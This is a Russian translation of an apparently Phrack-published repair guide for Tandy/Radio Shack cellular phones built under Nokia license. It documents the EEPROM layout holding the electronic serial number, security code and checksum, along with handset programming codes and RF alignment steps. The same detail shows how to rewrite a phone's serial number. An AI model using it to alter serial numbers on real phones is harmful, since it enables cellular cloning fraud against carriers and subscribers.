Будьте осторожны при восстановлении повреждённых серийных номеров и не помогайте нечестным людям достигать их целей.

Изменение серийного номера сотового приёмопередатчика является нарушением правил FCC; расследование мошеннической деятельности входит в обязанности Секретной службы США.

Все материалы разработаны самостоятельно и не предоставлены и не одобрены производителем. Торговые марки и названия используются исключительно в целях идентификации и являются собственностью соответствующих владельцев. Их использование в данной статье никоим образом не означает согласия с представленными материалами или их поддержки и, вероятно, весьма их раздражает. Гарантий относительно точности этой статьи нет. Хотя мы сделали всё возможное, мы можем ошибаться. Бывает. Если вы сломаете телефон или случайно развяжете ядерную войну — это ваша проблема. Не приходите к нам плакаться и не заставляйте нас снова платить двадцать баксов старому крючкотвору. Всё, что вы делаете с этой информацией, — ваша ответственность.

Введение

Производители публикуют сервисные руководства для своих сотовых приёмопередатчиков, однако имеют досадную привычку опускать определённые данные, касающиеся запоминающих устройств и структуры хранящейся в них информации. Поскольку эта информация включает электронный серийный номер (ESN), отсутствие документации вполне объяснимо как способ не допустить непреднамеренного содействия мошенничеству.

Оборотная сторона подхода «безопасность через неизвестность» состоит в том, что специалисты по обслуживанию, которым действительно необходимо перепрограммировать эти запоминающие устройства, не могут этого сделать. Приёмопередатчики на базе Nokia, рассматриваемые в данной

статье, — прекрасный пример. Поскольку ESN хранится в том же электрически стираемом программируемом постоянном запоминающем устройстве (EEPROM), что и данные модуля числового присвоения (NAM), повреждение данных может катастрофически сказаться на работе телефона.

Так как режим программирования с трубки у этих аппаратов Nokia фактически разрешает запись в запоминающее устройство для сохранения изменяемых параметров, случайный импульс микропроцессора, потеря битов или выход напряжения питания за допустимые пределы могут привести к перезаписи ESN или контрольной суммы либо иным образом вывести их из строя. В случае возникновения подобной ситуации у дилеров практически не оставалось иного выбора, кроме как отправить приёмопередатчик на заводской ремонт. До сих пор.

Цель Phoenix Rising Communications в создании этой документации — дать специалистам возможность выполнять работу, для которой они обучены и наняты. Данное руководство по сотовым телефонам Tandy и Radio Shack позволит техникам уверенно восстанавливать повреждённые данные в этой серии приёмопередатчиков.

Информация в данной статье была получена на основе стационарных и переносных (bag phone) версий телефонов, наиболее часто приобретавшихся в магазинах Radio Shack. Эти аппараты продавались на протяжении многих лет и в прошлом году были заменены новой, переработанной моделью. Представленные данные, вероятно, применимы к некоторым совместимым приёмопередатчикам Nokia, что указано в тексте далее.

Глава 1

Данная публикация предназначена для предоставления дополнительной информации в помощь при обслуживании сотовых мобильных телефонов, производимых корпорацией Tandy по лицензии корпорации Nokia. Она не является заменой заводского сервисного руководства. Любой мастерской, которой необходимо проводить ремонт на уровне компонентов, следует обязательно получить заводскую документацию от Tandy National Parts.

Наша основная цель — объяснить содержимое модуля числового присвоения (NAM). В этих телефонах как параметры NAM, так и электронный серийный номер (ESN) хранятся в одном устройстве электрически стираемого программируемого постоянного запоминающего устройства (EEPROM).

Проблема, присущая данному конструктивному решению, состоит в том, что ESN, хранящийся в этом чипе, не является постоянным. Поскольку чип может быть стёрт или перепрограммирован, при определённых обстоятельствах ESN может стать повреждённым. К таким обстоятельствам относятся: неверные сигналы микропроцессора, наведённые токи или перебой питания во время программирования NAM в процессе цикла записи.

Поскольку имеющаяся сервисная документация не описывает функции этого последовательного EEPROM и хранящихся в нём данных, сервисный персонал вынужден возвращать приёмопередатчик производителю для обслуживания. Это нецелесообразно ни по времени, ни по затратам ни для мастерской, ни для клиента.

Техники, уделившие немного времени знакомству с данными, хранящимися в схеме NAM, включая расположение ESN и байта контрольной суммы, смогут самостоятельно устранять такие проблемы без особых трудностей.

Для удобства здесь также приведены основные инструкции по настройке РЧ-секций приёмопередатчика. Пока телефон открыт и находится на стенде, следует также быстро проверить

правильность регулировки приёмопередатчика клиента.

Необходимое оборудование

Помимо стандартного набора ручных инструментов, для разборки телефона потребуются паяльник с жалом среднего размера и вакуумный инструмент для удаления припоя. Вместо него или в дополнение к нему можно использовать качественную оплётку для удаления припоя.

Для исправления повреждённых данных в EEPROM необходимо устройство программирования, способное считывать и прошивать 8-выводную микросхему в корпусе DIP. Одно из таких недорогих устройств указано в Приложении III.

Специалист, знакомый с используемым запоминающим устройством, написал программу на языке BASIC для программирования этого чипа через параллельный порт IBM-совместимого персонального компьютера. Исходный код этой программы приведён в приложении и предоставляется исключительно для справки. Подобное программное обеспечение зависит от особенностей конкретного ПК, поэтому не может быть рекомендовано для использования вместо стандартного программатора PROM. Предпочтительнее использовать старые версии GWBASIC, а не современный интерпретатор QBASIC от Microsoft.

Поддерживаемые модели

Считается, что представленная информация охватывает все стационарные и переносные (bag phone) сотовые приёмопередатчики, произведённые корпорацией Tandy по лицензии корпорации Nokia примерно до года назад.

Тестирование проводилось на случайной выборке этих телефонов с датами производства с 1989 по начало 1994 года. Все версии прошивки «TP» по январь 1994 года должны поддерживаться.

Хотя никакие фирменные OEM-приёмопередатчики Nokia не тестировались, мы предполагаем, что данная информация применима к нескольким моделям на основе того же или аналогичного дизайна. К таким моделям относятся Nokia LX-11, M-11, M-10 и Nokia-Mobira P4000 (PT612). Некоторые из этих аппаратов, как и очень старые аналоги Radio Shack, потребуют сервисной трубки для программирования. Подробнее об этом — в следующем выпуске Phrack.

Портативные аппараты

Лишь один из ранее продававшихся через Radio Shack портативных сотовых телефонов использует дискретную микросхему с поверхностным монтажом для хранения параметров ESN и NAM. Если у вас есть возможность считывать и программировать эту память SOIC 93C46, вы, возможно, сможете адаптировать дампы PROM из данного руководства для работы с этим телефоном.

В связи со сложностью разборки этого аппарата и деликатностью поверхностно-монтируемого EEPROM читателю не рекомендуется пытаться обслуживать их самостоятельно.

Разборка

Перед разборкой приёмопередатчика необходимо отсоединить все антенны и кабели, включая трубку, от разъёмов на устройстве.

Для помощи в разборке и определении местоположения компонентов оригинальная печатная версия данной публикации содержала несколько страниц фотографий. Хотя печатная версия доступна (см. конец статьи), мы надеемся, что вы разберётесь в том, о чём идёт речь, и без них.

Разборка начинается со снятия пластиковой торцевой панели с чёрного корпуса приёмопередатчика. На некоторых аппаратах она просто поднимается и снимается, на других с каждой стороны есть два небольших пластиковых фиксатора, которые необходимо утопить, чтобы освободить торцевую панель для снятия.

После снятия торцевой панели верхняя пластиковая крышка свободно соскальзывает. Сняв её, металлический приёмопередатчик можно извлечь из оставшегося пластикового корпуса, перевернув его вверх дном или потянув вверх за металлический радиатор, составляющий одну из сторон блока приёмопередатчика.

С каждой стороны приёмопередатчика (сверху и снизу) имеется металлический экран. Один — цельный лист тонкого листового металла, другой разделён на небольшие отдельные экраны и припаян к шасси приёмопередатчика. Снять нужно именно цельный. Он удерживается только зажимными скобами по краям и снимается руками.

После снятия экрана с нужной стороны приёмопередатчика откроется сторона пайки логической платы. Для доступа к компонентной стороне эту плату необходимо снять. Примите меры защиты от статики, чтобы не повредить CMOS-кремний, который в данный момент скрыт от глаз.

Помимо нескольких разъёмов, соединяющих обе платы, плата обычно удерживается несколькими каплями припоя, расположенными вдоль её края. Эти небольшие «сварные точки» припоя служат для заземления платы к шасси приёмопередатчика и в обычных условиях не несут электрической нагрузки.

После того как точки заземляющего припоя расплавлены и удалены с помощью инструмента для удаления припоя или оплётки, используйте плоскогубцы с тонкими губками, чтобы аккуратно отогнуть небольшие металлические фиксаторы, удерживающие плату на месте.

Перед продолжением работы осмотрите сторону фольги платы, чтобы убедиться в отсутствии брызг припоя на плате в процессе распайки и в целостности дорожек фольги в местах проведения работ. Именно на этом этапе возникает большинство проблем. Эти платы хрупкие, и сильное нажатие при отгибании почти гарантированно приведёт к разрыву одной или нескольких дорожек при соскальзывании инструмента. В этом случае восстановите дорожки пайкой.

На данном этапе логическая плата удерживается только штырьками на плате приёмопередатчика, входящими в гнёзда на логической плате. Взявшись за края логической платы пальцами и потянув строго вверх, можно разъединить разъёмы и извлечь логическую плату из приёмопередатчика. Лёгкое покачивание платы с каждой стороны может облегчить извлечение. Не захватывайте плату плоскогубцами — это может повредить мелкие чип-резисторы и другие компоненты, смонтированные на стороне пайки платы.

После извлечения у вас будут две отдельные печатные платы.

Логическая плата

Плата, обеспечивающая логические и управляющие функции сотового мобильного телефона, легко узнаётся по микропроцессору и EPROM 27C512, содержащей рабочую прошивку. Окно стирания EPROM закрыто защитной наклейкой, на которой указана версия прошивки. В последние несколько лет версии варьировались от TP-2 до TP-8.

На этой же плате находится последовательный EEPROM, в котором хранятся параметры ESN и NAM. Эта микросхема представляет собой 8-выводной DIP, расположенный в панели вблизи вывода №1 микропроцессора NEC. Обычно она закрыта небольшой бумажной наклейкой с последними несколькими цифрами серийного номера, хранящегося внутри.

Хотя специалисты по безопасности могут критиковать Nokia за проектирование телефона, хранящего ESN в микросхеме, установленной в панель, а затем «рекламирующего» это наклейкой, для любого техника, сталкивающегося с проблемами повреждения данных, это настоящая находка.

Последовательный EEPROM

Последовательный EEPROM, хранящий все эти данные, — это PCD8572 (или 85C72) производства Microchip Technology, Inc.

Эта 8-выводная микросхема представляет собой 1 Кбит (128×8) CMOS последовательное электрически стираемое ПЗУ. Конфигурация выводов устройства приведена в приложении.

Питание подаётся на этот чип только тогда, когда микропроцессор выполняет операцию чтения или записи. Транзистор Q115 (поверхностный монтаж на нижней стороне логической платы примерно посередине) включает и выключает напряжение питания. В случае перебоя питания во время цикла записи ESN может быть повреждён.

Восстановление ESN

Для замены повреждённого серийного номера запишите серийный номер аппарата из договора на сотовую связь или с самого телефона. ESN (в десятичном формате) расположен на белой бумажной наклейке, нанесённой на боковую сторону металлического шасси приёмопередатчика. Он также выдавлен на пластиковой идентификационной табличке модели с одной из сторон пластикового внешнего корпуса.

Для перепрограммирования ESN необходимо перевести в шестнадцатеричный формат. Эту задачу упростит инженерный калькулятор или любая из многочисленных программ в открытом доступе.

Содержимое NAM

После определения исходного серийного номера осторожно извлеките EEPROM 8572 из панели и поместите в адаптер, требуемый вашим программатором PROM. При считывании содержимого чипа вы увидите данные, изображённые ниже.

Обратите внимание, что эти дампы данных смоделированы в иллюстративных целях. ESN и закодированные байты MIN не являются реальными номерами, поэтому не пытайтесь их «тестировать».

Первые пять байт данных содержат код безопасности. Эти байты представляют собой шестнадцатеричные значения ASCII-символов от 0 до 9, таким образом представленные как «3X», где «X» — фактическая цифра кода безопасности. Заводской код безопасности 1 2 3 4 5 в байтах 00–04 будет представлен следующим образом:

```
31 32 33 34 35
```

Поскольку для входа в режим программирования с трубки вам потребуется код безопасности, запишите текущий код или запрограммируйте эти байты со стандартным кодом вашей мастерской по умолчанию.

Понимание адресов

Некоторые специалисты по сотовой связи имеют небольшой опыт в цифровой сфере. Сервисные мониторы и ваттметры — дорогие и замечательные устройства, но иногда для ремонта телефона нужно сделать немного больше, чем подстроить потенциометр. Знакомые с цифровой техникой могут пропустить это упрощённое объяснение.

Для помощи в чтении расположения различных байт в EEPROM следует понимать, что каждая строка (как правило, отображаемая на программаторе) содержит шестнадцать (16) байт. Первая строка начинается с байта 00, затем 01, 02, 03, 04, 05, 06, 07, 08, 09, 0A, 0B, 0C, 0D, 0E и, наконец, 0F.

Вторая строка начинается с 10, затем 11, 12, 13, 14, 15, 16, 17, 18, 19, 1A, 1B, 1C, 1D, 1E и 1F как последний байт строки. Третья строка инкрементируется так же, начиная с байта 30, 31 и т.д. до 3F. Теперь вы знаете, как считать в шестнадцатеричной системе (base 16)!

В качестве примера: адреса, используемые телефоном, заканчиваются на байте 3D, который в примере ниже содержит 00. Начиная со следующего байта (3E), хранится повторяющийся шаблон чередующихся значений AA и 55. Это просто «тестовые» данные, которые телефон никогда не считывает. Сам чип заканчивается на байте 7F, и ваш программатор PROM может отображать FF после байта 7F, указывая на отсутствие этих адресов в чипе.

Пример дампа данных 8572

```
0000 31 32 33 34 35 0A FF 21 A5 38 25 82 0F 25 17 1A
0010 00 00 00 00 24 15 B1 C3 24 04 A3 21 16 2D 11 AA
0020 0A 00 00 64 6C B3 32 00 27 00 01 01 11 11 11 11
0030 11 08 4D 01 0F 01 0F 00 04 00 00 00 FF 00 AA 55
0040 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55
0050 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55
0060 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55
0070 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55
```

Ключевой серийный номер

Шестнадцатеричный ESN для любого данного телефона состоит из четырёх байт в нашем понимании. Технически это восемь байт (в hex, 32 бита в двоичном представлении), но мы называем «байтом» двузначное шестнадцатеричное число, а не каждую цифру (байт) как отдельную единицу. В нашем примере используется вымышленный ESN A521FF0A. Все телефоны Radio Shack будут иметь ESN, начинающийся с A5 hex. Это префикс «кода производителя», присвоённого Tandy.

Разбив ESN на четыре байта в том виде, как они отображаются на программаторе PROM, ESN выглядит следующим образом:

```
A5 21 FF 0A
```

Обратитесь к примеру дампа данных микросхемы 8572. Сразу после кода безопасности ESN хранится в обратном порядке. При том, что код безопасности занимает байты 00–04, ESN расположен в байтах 05, 06, 07 и 08. Байт 09 содержит значение 38. Он всегда должен содержать 38.

В примере, начиная с байта 05, ESN можно прочитать (в обратной последовательности) как:

```
0A FF 21 A5
```

Приведённые ниже примеры помогут вам наглядно представить байты, содержащие код безопасности и электронный серийный номер. Программирование и размещение этих двух ключевых фрагментов данных достаточно прямолинейны. Используя функцию редактора буфера программатора PROM, вы можете просто ввести поверх «мусора», который может присутствовать в этих адресах, правильные значения кода безопасности и ESN. Дважды проверьте введённые данные!

Прочие адреса

Все данные NAM хранятся в оставшихся адресах этого чипа. Байты 0A, 0B и 0C содержат дату версии прошивки, а байты 0D–0F содержат дату установки, запрограммированную через режим программирования с трубки.

Другие байты содержат закодированный мобильный идентификационный номер (MIN), метку класса станции (SCM) и т.д.

Эти различные байты не нужно перепрограммировать через программатор PROM, так как все они могут быть исправлены через режим программирования с трубки. Только код безопасности и ESN должны быть корректно записаны непосредственно в чип. Для получения дополнительной информации о расположении этих других данных обратитесь к исходному коду в Приложении A. Он позволяет увидеть, где (и как) эти другие данные хранятся в NAM.

Последнее, что необходимо запрограммировать, — это контрольная сумма.

Код безопасности: байты 00–04

```
0000 31 32 33 34 35 XX XX XX XX XX XX XX XX XX XX XX
```

ESN: байты 05–08

```
0000 XX XX XX XX XX 0A FF 21 A5 XX XX XX XX XX XX XX
```

Определение контрольной суммы

В микросхеме 8572 хранится однобайтовая контрольная сумма устройства, используемая телефоном для проверки целостности хранящихся данных. Контрольная сумма расположена в байте 3D, обозначенном «XX» в примере ниже.

Контрольная сумма вычисляется по всем данным, хранящимся в NAM, а не только по ESN. Вычислить её относительно просто: это просто сумма (в hex) всех значений от байтов 00 до 3C, подчёркнутых ниже.

Предполагая, что программатор PROM имеет функцию контрольной суммы, можно ввести начальный адрес 0000 и конечный адрес 003C. Программа сложит все значения между этими адресами и выдаст сумму. Альтернатива — сложить числа вручную, используя hex-режим инженерного калькулятора. В любом случае, сложение шестнадцатеричных значений всех байт от 00 до 3C в нашем примере даёт сумму 0B5E.

Младший двузначный байт является фактической контрольной суммой устройства, которая записывается в адрес 3D. В нашем примере младшая половина — 5E. Игнорируя старшую половину суммы (0B), в адрес 3D необходимо записать значение 5E.

Обратите внимание, что контрольная сумма будет пересчитана и изменится после программирования с трубки. При изменении MIN или других данных изменяются значения в различных байтах. Контрольная сумма охватывает все данные, хранящиеся в чипе и используемые прошивкой приёмопередатчика.

Расположение контрольной суммы

```
0000 31 32 33 34 35 0A FF 21 A5 38 25 82 0F 25 17 1A
0010 00 00 00 00 24 15 B1 C3 24 04 A3 21 16 2D 11 AA
0020 0A 00 00 64 6C B3 32 00 27 00 01 01 11 11 11 11
0030 11 08 4D 01 0F 01 0F 00 04 00 00 00 FF XX AA 55
0040 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55
0050 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55
0060 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55
0070 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55
```

Байты, суммируемые для получения контрольной суммы

```
0000 31 32 33 34 35 0A FF 21 A5 38 25 82 0F 25 17 1A
0010 00 00 00 00 24 15 B1 C3 24 04 A3 21 16 2D 11 AA
0020 0A 00 00 64 6C B3 32 00 27 00 01 01 11 11 11 11
0030 11 08 4D 01 0F 01 0F 00 04 00 00 00 FF .. .. ..
0040 .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. ..
0050 .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. ..
0060 .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. ..
0070 .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. ..
```

Значения по умолчанию

В случае если все данные, хранящиеся в NAM, окажутся повреждены, технику потребуется записать код безопасности, ESN и определённые значения данных по умолчанию, чтобы телефон смог включиться. После включения все остальные данные могут быть автоматически восстановлены телефоном с помощью режима программирования с трубки.

Поскольку завод не предоставляет никакой информации о содержимом EEPROM 8572, мы не уверены в назначении этих «данных по умолчанию». По всей видимости, они не имеют особого значения.

Подчёркнутые байты, изображённые ниже, являются вполне типичными. В идеале технику следует сравнить содержимое работающего телефона с аналогичной прошивкой, чтобы определить значения для подчёркнутых адресов, но если это невозможно, значения из примера могут оказаться достаточными.

После записи этих значений по умолчанию в нужные адреса, а также после восстановления ESN и кода безопасности вычислите контрольную сумму и сохраните её по адресу 3D. Временно соберите телефон и подайте питание. Аппарат должен включиться и завершить самодиагностику, в ходе которой микропроцессор вычислит контрольную сумму NAM и сравнит её со значением, хранящимся в адресе 3D.

Если самодиагностика пройдена, оставшиеся данные теперь можно восстановить через стандартное программирование с трубки.

Шаблон программирования с трубки, применимый к большинству этих аппаратов, находится непосредственно после приложения с программным обеспечением для программирования чипа, включённым для справки.

Значения данных по умолчанию

```
0000 XX XX XX XX XX XX XX XX XX 38 XX XX XX XX XX XX
0010 00 00 00 00 XX XX XX XX XX XX XX XX XX XX XX XX
0020 XX XX XX XX XX XX XX 00 27 00 01 01 11 11 11 11
0030 11 08 4D 01 0F 01 0F 00 04 00 00 00 FF XX AA 55
0040 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55
0050 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55
0060 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55
0070 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55 AA 55
```

Дополнительные замечания

Как уже было сказано, программный интерфейс через параллельный порт имеет ряд особенностей, большинство из которых связано с напряжением программирования, подаваемым на чип. Если всё остальное не помогает и программатор PROM недоступен, возьмите напряжение питания (Vcc) непосредственно с логической платы.

Подключите перемычки от выводов №4 и №8 панели микросхемы на логической плате (в которой находился EEPROM 8572) к соответствующим выводам панели, подключённой к кабелю для программирования. Переверните плату и найдите поверхностно-монтируемый транзистор Q115,

который включает и выключает напряжение питания на панели микросхемы.

Этот небольшой транзистор в чип-корпусе находится непосредственно слева от вывода №8 (панели 8572) и может быть точно идентифицирован по дорожке схемы от вывода №8 панели, ведущей прямо к эмиттеру Q115.

Изучив эту область платы, можно определить, какая из двух других дорожек подключена к коллектору транзистора. Перемычка между дорожками, закорачивающая коллектор и эмиттер, обеспечивает постоянное, стабилизированное напряжение питания на панели, предназначенное для питания 8572 в режиме программирования. Также может потребоваться разрезать дорожку к базе Q115.

После программирования чипа программой восстановите целостность разрезанной дорожки к базе Q115 и устраните короткое замыкание между коллектором и эмиттером.

Работа с программой

Утилита Cellular Data Repair Utility требует сначала создать небольшой текстовый файл с помощью текстового редактора ASCII, например утилиты «EDIT» из DOS.

Этот текстовый файл должен содержать описанные ниже данные в указанном конкретном порядке. Данные из этого файла-образа (.img) будут записаны в 8572.

```
XXX       Префикс ESN (десятичный)
XXXXXXXX  ESN (8 цифр десятичных)
XXXXX     SIDH (5 цифр десятичных)
1         Бит доступа
1         Бит локального параметра
AAAPPPXXXX       MIN (10 цифр)
08        SCM
0XXX      (0333 или 0334)
10        Класс перегрузки доступа
1         Бит предпочтительной системы
10        GIM
12345     Код безопасности
```

Пример файла-образа
Имя файла: TEST.IMG

```
165
00246812
00031
1
1
5105551212
08
0334
10
1
10
12345
```

Программирование

После сохранения файла-образа с соответствующими данными запустите программу в QBASIC или Microsoft BASIC и следуйте подсказкам. Прежде всего убедитесь, что в строке 1950 задан

правильный адрес параллельного порта, соответствующего порту, к которому подключён интерфейс.

Шаги настройки

1. Подключив цифровой вольтметр к положительному выводу C908, отрегулируйте VR908 до показания 8 В постоянного тока (± 0,1 В).

2. Подключив вольтметр к положительному выводу C913, отрегулируйте VR918 до показания 8 В постоянного тока (± 0,1 В).

3. Подключите вольтметр к контрольной точке TXV и введите диагностическую команду 0, 1, SEL, 9, END. Отрегулируйте C676 для достижения показания управляющего напряжения 5 В постоянного тока (± 0,1 В).

4. Проверьте управляющее напряжение приёмника в контрольной точке RXV. Отрегулируйте C614 до показания 4 В постоянного тока (± 0,1 В).

5. Подключив ваттметр к антенному разъёму приёмопередатчика через аттенюатор, введите команду SEL, 1, 2, SND, END для включения передатчика на максимальной мощности. Затем отрегулируйте VR814 до показания 3 Вт (34,8 дБм) на ваттметре.

6. Используя тот же ваттметр, введите команду SEL, 1, 3, 7, END. Отрегулируйте VR846 до максимального показания мощности малого сигнала 4 мВт (6 дБм).

7. Используя частотомер для измерения выходного сигнала антенного разъёма, отрегулируйте X600 до показания 836,4000 МГц (± 0,1 кГц).

8. Используя измеритель девиации, активируйте тоны DTMF командой SEL, 2, 1, END, 1, 1, END и отрегулируйте VR259 для достижения девиации DTMF 8,4 кГц ± 0,1 кГц.

9. Завершите сигнализацию DTMF командой 1, 0, END. Включите передачу SAT командой SEL, 2, 8, SND, END и отрегулируйте VR261 для достижения девиации 7,8 кГц (± 0,1 кГц).

10. Введите SND, END для прекращения сигнализации SAT.

Дополнительная регулировка

Уровень звука, подаваемого на наушник через линию «ear» (вывод №7 разъёма трубки), можно регулировать с помощью VR215. Заводской уровень составляет 1,2 В среднеквадратических при максимальной громкости.

Принятые аудиосигналы можно отрегулировать для минимальных искажений, настроив L703 по максимуму.

Девиацию частоты голосового аудио можно точно настроить с помощью VR260. Заводская спецификация — девиация 8 кГц.

Потеря питания

Если приёмопередатчик не включается и не начинает самодиагностику, проверьте дорожки на нижней стороне платы вблизи разъёма питания.

Большинство этих аппаратов «защищают» себя от неправильной полярности на кабелях питания с помощью плавких дорожек. Если телефон подключён к автомобилю или аккумуляторному источнику питания с обратной полярностью, одна из этих очень маленьких дорожек испарится, и телефон перестанет работать.

Хотя это неудобно как для клиента, так и для сервисного техника, ремонт дорожки является дополнительным источником дохода для мастерской, которого не было бы, если бы в конструкции использовался стандартный заменяемый предохранитель или выпрямитель.

Приложение III. Технические ресурсы

Программатор EEPROM

При подготовке данной статьи и проведении других исследований, связанных с различными типами прошивок, мы использовали систему программирования EPROM+ от Andromeda Research. Это небольшое портативное устройство в чехле для переноски не требует установки внутренней карты для работы с ПК. После установки программного обеспечения на компьютер программатор EPROM+ просто подключается к свободному параллельному порту принтера.

Для программирования EEPROM серии PCD8572 требуется небольшой адаптер.

Вы можете изготовить его самостоятельно по прилагаемым инструкциям или приобрести в готовом виде примерно за $35 дополнительно.

Система программирования EPROM+ доступна по цене $289 у производителя:

```
Andromeda Research
P.O. Box 222
Milford, Ohio 45150
(513) 831-9708 - голос
(513) 831-7562 - факс
```

Сервисные руководства

Сервисные руководства доступны для большинства продуктов Radio Shack или Tandy в Tandy National Parts. Для заказа этих изданий необходимо посетить местный магазин Radio Shack. Скажите продавцу, что хотите, чтобы он (или она) позвонил в National Parts и заказал сервисное руководство по каталожному номеру...

National Parts больше не принимает звонки от потребителей и отправляет заказы только в авторизованные розничные магазины Radio Shack.

Nokia-Mobira

Сервисные трубки, руководства и другие запчасти можно заказать в Nokia-Mobira в Ларго, штат Флорида. Их бесплатный номер технической поддержки: (800) 666-5553.

Сервис факс-рассылки Tandy

Tandy Support Services предлагает техническую информацию через сервер факс-рассылки. Нет указаний на то, что услуга ограничена магазинами Radio Shack. Хотя ANI может доставить хлопот, бесплатный номер (800) 323-6586, если вы хотите получить по факсу информацию о продуктах «Shack». Сервер издаёт занятные звуки видеоигр и благодарит за использование услуги.

Для получения индекса доступных технических листов на сотовые устройства через факс-рассылку запросите документ #8882.

Инструкции по программированию также доступны с этого автоматизированного сервера факс-рассылки:

[Таблица из 14 записей — опущена]

Эта информация предоставляется исключительно в справочных целях. Использование данного сервиса факс-рассылки может быть ограничено авторизованным персоналом. Однако никто никогда не присылал мне факс с жалобами.

Интерфейс

Схема в формате uuencoded, прилагаемая к данной статье, описывает интерфейс, необходимый для использования программного обеспечения для восстановления данных, хранящихся в последовательном EEPROM. Поскольку существует ряд переменных, которые могут повлиять на работу этого программного обеспечения и интерфейса, будьте готовы к некоторым пробам и ошибкам. Рекомендуется использовать стандартное устройство программирования вместо данного программного обеспечения. После оригинальной публикации этого руководства в печатном виде поступали сообщения о том, что программа не очень хорошо работает с PCD8572, но предпочитает PCD85C72 (CMOS-версию).

Разъём DB-25 подключён к 8-выводной DIP-панели для размещения интегральной схемы 8572. К выводу №8 DIP-панели необходимо подключить стабилизированный, хорошо отфильтрованный источник питания 5 В, а вывод №4 должен быть соединён с землёй. Если ПК, используемый для программирования, и источник питания для панели микросхемы имеют общую землю, можно использовать вывод №25 разъёма параллельного порта, как показано на схеме.

Будьте осторожны, чтобы не допустить короткого замыкания в этом случае, иначе вы можете повредить компьютер, пропустив слишком большой ток через параллельный порт. Если вы не уверены в своих действиях, исключите соединение между выводом №4 панели микросхемы и выводом №25 разъёма DB-25. Вместо этого подключите вывод №4 непосредственно к земле.

Резистор, показанный на схеме, используется как опциональный делитель напряжения. В зависимости от напряжения, обеспечиваемого выводом №2 параллельного порта, для снижения его до уровня, требуемого EEPROM, может потребоваться резистор от 100 до 1 кОм.

Настройка радиотракта

Схемы в uuencoded zip-файле помогут в идентификации и нахождении различных точек регулировки на логической плате и плате приёмопередатчика (РЧ). Выполнять регулировку не рекомендуется техникам, незнакомым с задействованными принципами, или при отсутствии откалиброванного оборудования для измерения радиочастот.

Для доступа к командам сервисного уровня в приёмопередатчике может потребоваться диагностическая (сервисная) трубка. Если телефон не реагирует должным образом на задокументированные здесь команды, вам потребуется приобрести сервисную трубку в Tandy National Parts. Эта трубка фактически представляет собой «программирующую трубку» Nokia, которую можно получить непосредственно от производителя.

Шаблон программирования

```
Для сотовых мобильных телефонов Tandy / Radio Shack
      Модели CT-102, 302, 1030, 1033 и др.
```

1. Включите телефон. После завершения самодиагностики и очистки дисплея введите следующую последовательность клавиш с клавиатуры:

```
*, 3, 0, 0, 1, #, X, X, X, X, X, SEL, 9, END
```

X, X, X, X, X — это пятизначный код безопасности, хранящийся в EEPROM. Заводской код по умолчанию: 1, 2, 3, 4, 5. Этот код безопасности необходим для входа в режим программирования с трубки.

2. На дисплее отобразится: `IdEnt IF InFO Pri`

3. Нажмите END для программирования NAM 1. На дисплее появится первый шаг программирования.

4. Для программирования NAM 2 нажмите SND дважды вместо END. Дисплей будет переключаться между: `OPt InFO diSAbLEd` и `OPt InFO EnAbLEd`.

5. Используйте клавишу END для перехода между шагами. Клавиша SND переключает состояние однозначных параметров. Для ввода новых данных используйте END для перехода по дисплею до отображения старых данных. Введите новые данные и нажмите END для перехода к следующему шагу.

6. После завершения программирования нажмите SEL, CLR для сохранения изменений.

Таблица шагов программирования

Шаг	Требуемый ввод	Дисплей	Описание данных
01	5 цифр	HO-Id	SIDH (Идентификатор домашней системы)
02	0 или 1	MIN Mark	Метка MIN (переключение с SND)
03	0 или 1	LOCL OPt	Метка локального использования (переключение с SND)
04	10 цифр	Phon	MIN (код области + номер мобильного)

05	08	St CLASS	SCM (метка класса станции)
06	333 или 334	PAging Ch	IPCH (начальный канал вызова)
07	2 цифры	O-LOAd CL	Класс перегрузки доступа
08	A или B	PrEF SyS	Предпочтительная система (переключение с SND)
09	2 цифры	grOUP Id	Метка GIM (установить 10 для США)
10	5 цифр	SECUrity	Код безопасности
11	-------	1 dAtE	Дата прошивки — не изменяется
12	ммддгг	2 dAtE	Дата установки

Нажмите SEL, CLR для сохранения и выхода. Выключите и снова включите питание для модели CT-302.

Редакционное примечание

«Полное руководство по сотовому оборудованию Tandy / Radio Shack» доступно за $15 при предоплате. Из этой суммы $5 идут на покрытие расходов на печать и доставку Priority Mail. Оставшиеся $10 от цены покупки будут пожертвованы The L0pht из Бостона в помощь им в покрытии расходов на модернизацию их интернет-соединения для l0pht.com...

Ребята из L0pht всегда были с нами в хороших отношениях и поддерживают один из лучших сотовых архивов, доступных в Сети. Мы хотим сделать всё возможное, чтобы помочь им в предоставлении этого общедоступного источника знаний. Теперь и вы можете им помочь и получить что-то взамен. В крайнем случае, вы можете откинуться на спинку кресла и насладиться всеми моими замечательными крупными снимками чипов!

— Damien Thorn

Адрес:


```
Phoenix Rising Communications
3422 W. Hammer Lane, Suite C-110
Stockton, California 95219
```

Связаться со мной по e-mail: damien@prcomm.com

